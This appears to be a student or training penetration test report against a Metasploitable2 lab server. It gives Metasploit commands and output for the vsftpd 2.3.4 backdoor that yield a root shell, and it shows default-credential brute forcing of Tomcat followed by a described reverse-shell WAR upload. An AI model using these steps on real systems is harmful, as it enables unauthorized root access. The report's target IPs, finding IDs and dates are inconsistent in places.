


Security Assessment Findings Report

Business Confidential for Elevate Cyber



Date: August 25th, 2025

Report by Aaron Ashley

Table of Contents

- 1. Confidentiality Statement & Disclaimer**
- 2. Rules of Engagement**
- 3. Assessment Overview**
 - Phases: Planning, Discovery, Attack, Reporting
 - Finding Severity Ratings
- 4. Risk Factors & Scope**
- 5. Executive Summary and Limitations**
- 6. Testing Summary**
- 7. Network Discovery & Enumeration**
- 8. Initial Access & Credential Capture**
- 9. Privilege Escalation & Lateral Movement**
- 10. Domain Compromise**
- 11. Findings & Recommendations**
- 12. Vulnerability Summary & Report Card**
- 13. Detailed Findings (IPT-001 to IPT-009)**
- 14. Final Results & Next Steps**

Confidentiality Statement

This document is the exclusive property of Elevate Cyber and Aaron Ashley. This document contains confidential information. Duplication, or use, in whole or in part, requires consent from Elevate Cyber and Aaron Ashley. Elevate Cyber may be entitled to share this document with auditors under a non-disclosure agreement to demonstrate test requirements, risk assessment, and remediation. It should also be encouraged to show IT and SOC departments how it affects the infrastructure and how attackers think.

Disclaimer

These findings and recommendations reflect the information gathered during the assessment, and no changes were made or modified outside this period. They are real-time findings and environmental findings.

The findings do not provide a complete evaluation of all security controls. I, Aaron Ashley, only prioritized weak points in the Elevate Cyber test box Metasploitable2, and recommend conducting a similar annual assessment by an internal or third party.

Contact Information

Aaron Ashley

Penetration Tester

tester@email.com

Rules of Engagement

Test every control issue on the server and report findings. However, it was out of scope since it was not declared to do so. No DDoS, DoS, or attacking the SSH server that is not the Metasploitable2 server on the network. Only cleared to attack 10.0.1.3.

Assessment Overview

Find as many vulnerabilities as possible, test each open port on the network thoroughly, and compare them to industry standards and best practices. This includes testing the network penetration test.

These phases start from planning, discovery, attack, and reporting:

- Planning - goals of Elevate Cyber are gathered, and rules of engagement are obtained.
- Discover – Perform scanning and enumeration to identify vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through testing and exploitation.
- Reporting – Documenting all attacks, discoveries, and vulnerabilities.

Finding Severity Ratings

This is a table of findings and also what defines the levels of severity and corresponding CVSS score rating provided by NIST (National Vulnerability Database):

Qualitative Severity Ratings

CVSS v4.0 Ratings	
Severity	Severity Score Range
None*	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Risk is measured by two factors: Likelihood and Impact.

Likelihood: how vulnerability is exploited. Ratings are based on difficulty, tools, attacker skill level, and infrastructure.

The impact is measured by the potential vulnerability's effect on operations, the CIA triad, financial loss, and reputational harm.

Executive Summary

I, Aaron Ashley, evaluated Elevate Cyber's internal security posture through penetration testing from July 27th to August 27th, with guided practice with Ryan Apollo from Elevate Cyber. The following sections are a high-level overview of vulnerabilities, successful attempts, strengths and weaknesses, and practice guidelines with Ryan.

Scope

The only server that is in scope is 10.0.1.3 Metasploitable2. Nothing else is allowed to be attacked or used as a foothold.

Testing Summary

The network assessment evaluation of Elevate Cyber's internal network for

Metasploitable2: tested all security postures on the server to gain a comprehensive view of the server and raised several concerns, such as default passwords, older technology, and other misconfigurations on the server.

These were all high or critical issues that needed to be addressed right away, and the focus was on the top two issues for this report.

Tester Notes and Recommendations

Testing results for Elevate Cyber are currently under review and being discussed with both Ryan and Aaron, with different vulnerabilities found on Metasploitable2. Such a discovery was made, including vulnerabilities such as vsftpd version 2.3.4, default credentials of Tomcat, and others.

Key Strengths and Weaknesses

The following identifies key strengths during assessment

1. Not a machine that is actively on the network
2. Had dummy/honey pot accounts that raised flags
3. Not on the domain

The following are identified as Weaknesses:

1. Patch management on CVE on 10.0.1.3.
2. Weak passwords
3. Null passwords
4. Default passwords

Vulnerability Summary and Report Card

Internal Penetration Test Finds:

3	0	0	0	0
Critical	High	Moderate	Low	Informational
Finding		Severity	Recommendation	
<u>Internal Penetration Test</u>				
IPT-001: CVE-2011-2523		Critical	Vsftpd version 2.3.4 backdoor, update asap	
IPT-002: Weak Passwords		Critical	Tom Cat Default credentials	

Findings

INT-001: CVE-2011-2523

Description	Vsftpd version 2.3.4 is a backdoor third-party misconfiguration that attackers abused to get root access.
Risk	<p>Likelihood: Attacks gain system access and obtain root access once initiated.</p> <p>Impact: fully compromised machine and able to install rootkits, C2s, and pivot on the network.</p>
System	All
Tools used	Metasploit
References	https://nvd.nist.gov/vuln/detail/CVE-2011-2523

Evidence:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.12.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.12.134:21 - USER: 331 Please specify
[+] 192.168.12.134:21 - Backdoor service has been
[+] 192.168.12.134:21 - UID: uid=0(root) gid=0(roo
[*] Found shell.
[*] Command shell session 1 opened (192.168.12.134)
4:54 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d4
          inet addr:192.168.12.134  Bcast:192.168.
```

Using Metasploit, I was able to get on the server without any issues. Commands:

```
msfconsole -q
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set rhosts 192.168.12.134
```

```
run
```

```
whoami
```

And the result was root access, machine compromised on port 21


Remediation:

Update vsftpd to the latest version, as the backdoor in newer versions has been closed.



IPT-002: Weak Passwords

Description	The password was set to the default, and I was able to gain access with the war file.
Risk	<p>Likelihood: the attacker would be able to get access to the server with the war file and get a reverse shell</p> <p>Impact: fully compromised machine and able to install rootkits, C2s, and pivot on the network.</p>
System	All
Tools used	Msfvenom, Netcat, Metasploit
References	https://cwe.mitre.org/data/definitions/521.html

Evidence:

A screenshot of a Metasploit terminal window. The background is a dark anime-style illustration. The terminal text shows a series of login attempts for various users (root, tomcat) on 10.0.1.3:8180, all failing. The final line shows a successful login for 'tomcat:tomcat'. Below this, it says 'Scanned 1 of 1 hosts (100% complete)' and 'Auxiliary module execution completed'. The prompt 'msf6 auxiliary(scanner/http/tomcat_mgr_login) >' is visible at the bottom.

```
[*] 10.0.1.3:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.1.3:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > |
```



I was able to log in and gain access to the server, then upload a reverse shell to the server, and subsequently access the machine once I had triggered the shell war file.

Remediation:

The password needs to be changed from the default to a more secure one, to prevent unauthorized access to the server and also compromise the server with full root access.